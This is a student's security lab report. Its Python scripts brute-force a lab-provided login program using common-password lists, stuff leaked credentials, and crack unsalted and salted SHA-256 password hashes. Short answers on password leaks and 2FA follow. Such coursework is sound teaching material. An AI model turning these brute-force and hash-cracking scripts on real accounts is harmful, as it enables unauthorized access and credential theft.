Pham Hoang Long Do
phl21002

Lab 1

Jackson DiFloures

Question 1

NOTE: All of the codes in this report were executed on our personal PC/Laptop to have better runtime

Python 1: Question 1

```
import sys
import os
import subprocess
import time
def Login():
    f = open("MostCommonPWs", "r")
    for row in f:
        password=(row.strip('\n'))
        print(password)
        subprocess.run(["python3", "Login.pyc","Adam",password])
if __name__ == "__main__":
    start = time.time()
    Login()
    end = time.time()
    print("Run time is: {:.2f} seconds".format(end - start))
```

Figure 1: Results and Runtime for Q1

Pham Hoang Long Do
phl21002

Lab 1

Jackson DiFloures

Question 2

NOTE This question uses threading to improve run time

Python 2: Question 2

```
import sys
import os
import subprocess
import time
import threading

def build_list():
    Passwords = open("MostCommonPWs", "r")
    Gangs = open("gang","r")
    passwords=[]
    users = []
    for PW in Passwords:
        p =(PW.strip('\n'))
        passwords.append(p)
    for user in Gangs:
        u =(user.strip('\n'))
        users.append(u)
    return users, passwords
def Login(users, passwords):
    successful = "Login successful"
    fail = "Login failed"
    for password in passwords:
        brute_force=subprocess.Popen(["python3", "Login.pyc",users,password],
                                     stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        # print("The following pairs is trying: ",(users,password))
        out,err = brute_force.communicate()
        if successful in str(out):
            print(users,password)
            brute_force.terminate()
if __name__ == "__main__":
    start = time.time()
    users, passwords = build_list()
    threads = [] # each thread runs 1 user
    for i in range(18):
        t = threading.Thread(target=Login, args=(users[i],passwords))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print("All finished")
    end = time.time()
    print("Run time is: {:.2f} seconds".format(end - start))
```

Figure 2: Results and Runtime for Q2

Question 3

NOTE This question uses threading to improve run time. The runtime is nearly 1 hour and 30 minutes. We also redirect the result into a txt file and run this script in the background by using the following command:

```
$ python3 Break3.py > result.txt &
```

Python 3: Question 3

```
import sys
import os
import subprocess
import time
import threading

flag = False
def build_list():
    Passwords = open("PwnedPWs100k", "r")
    Gangs = open("gang","r")
    passwords=[]
    users = []
    for PW in Passwords:
        p =(PW.strip('\n'))
        passwords.append(p)
    for user in Gangs:
        u =(user.strip('\n'))
        users.append(u)
    users.remove("Adam")
    users.remove("Clyde")
    return users, passwords
def Login(users, passwords):
    global flag
    successful = "Login successful."
    start = time.time()
    for password in passwords:
        brute_force=subprocess.Popen(["python3", "Login.pyc",users,password],stdout=subprocess
        # print("The following pairs is trying: ",(users,password))
        out,err = brute_force.communicate()
        if flag:
            return
        if successful in str(out):
            print(users,password)
```

```
                flag = True
                end = time.time()
                print("Time passed:", end-start)
                return
if __name__ == "__main__":
    users, passwords = build_list()
    threads = [] # each thread runs 1 user
    for i in range(16):
        t = threading.Thread(target=Login, args=(users[i],passwords))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print("All finished")
```

Figure 3: Results and Runtime for Q3

Question 4

Python 4: Question 4

```
import subprocess
import time

def Login():
    gang = open("gang","r")
    PwnPassword = open("PwnedPWfile","r")
    gangMembers = set()
    for row in gang:
        user=(row.strip('\n'))
        gangMembers.add(user)

    for row in PwnPassword:
        string = row.split(',')
        string[1] = string[1].strip('\n')

        if string[0] in gangMembers:
            print("Trying Username: " + string[0] + " With Password:" + string[1])
            subprocess.run(["python3", "Login.pyc",string[0],string[1]])
if __name__=="__main__":
    start = time.time()
    Login()
    end = time.time()
    print("Run time is: {:.2f} seconds".format(end - start))
```



Figure 4: Results and Runtime for Q4

Question 5

Python 5: Question 5

```
import hashlib
import subprocess
import time
def getLogins():
    pws = open("PwnedPWs100k", "r")
    hashed = open("HashedPWs", "r")
    gang = open("gang", "r")
    gangMembers = set()
    hashedPws = set()
    users_pws = dict()

    for member in gang:
        member = member.strip('\n')
        gangMembers.add(member)

    for row in hashed:
        string = row.split(",")
        string[1] = string[1].strip("\n")
        if string[0] in gangMembers:
            hashedPws.add(string[1])
            users_pws[string[1]] = string[0]

    for row in pws:
        for i in range(100):
            if i < 10:
                num = "0" + str(i)
            else:
                num = str(i)

            password = row.strip('\n') + num
            hashedPassword = hashlib.sha256(password.encode('UTF-8')).hexdigest()
            if hashedPassword in hashedPws:
                user = users_pws.get(hashedPassword)
                print(user + "'s password is " + password)
                process = subprocess.run(["python3", "Login.pyc",user,password])
if __name__ == '__main__':
    start = time.time()
    getLogins()
    end = time.time()
    print("Run time is: {:.2f} seconds".format(end - start))
```

Figure 5: Results and Runtime for Q5

Question 6

Python 6: Question 6

```
import hashlib
import subprocess
import time
def getLogins():
    pws = open("PwnedPWs100k", "r")
    salted = open("SaltedPWs", "r")
    gang = open("gang", "r")
    gangMembers = set()
    salt_x = set()
    users_pws = dict() #dict that store user and its hased password

    for member in gang:
        member = member.strip('\n')
        gangMembers.add(member)

    for row in salted :
        string = row.split(",")
        if string[0] in gangMembers:
            salt_x.add(string[1])
            users_pws[string[2].strip("\n")] = string[0]
    for row in pws:
        for i in range(10):
            for salt in salt_x:
                password = salt + row.strip('\n') + str(i)
                hashedPassword = hashlib.sha256(password.encode('UTF-8')).hexdigest()
                if hashedPassword in users_pws:
```

```
                    user = users_pws.get(hashedPassword)
                    print(user + "'s password is " + row.strip('\n')+str(i))
                    process = subprocess.run(["python3", "Login.pyc",user,row.strip('\n')+str(
if __name__ == '__main__':
    start = time.time()
    getLogins()
    end = time.time()
    print("Run time is: {:.2f} seconds".format(end - start))
```

Figure 6: Results and Runtime for Q6

Question 7



Figure 7: I have not been Pawned

Question 8

An example of leaked plaintext password is when a user made an easy to guess password such as Trump's situation in 2020 when he made his password "maga2020". Using "easy-to-guess" passwords such as your name or your birthday made you vulnerable to brute force attack (like what we did in the lab).

Figure 8: Trump's Easy to Guess Password

In 2012, Linkedin's database was compromised by hackers. The result is that nearly 6.5 millions user passwords hashed were leaked online. According to the artilce that I included, hackers can use several methods to crack the password. One example is use brute-force method which we already implemented in the lab.

Figure 9: Hackers did "Question 5" to Linkedin

Question 9

I use a website called MoneyGram to sent money and make payments. However, this website doesn't require 2FA



Figure 10: Not support 2FA

I also use Amazon daily as a way to do shopping. This website supports OTP which is another form of 2FA



Figure 11: Amazon supports 2FA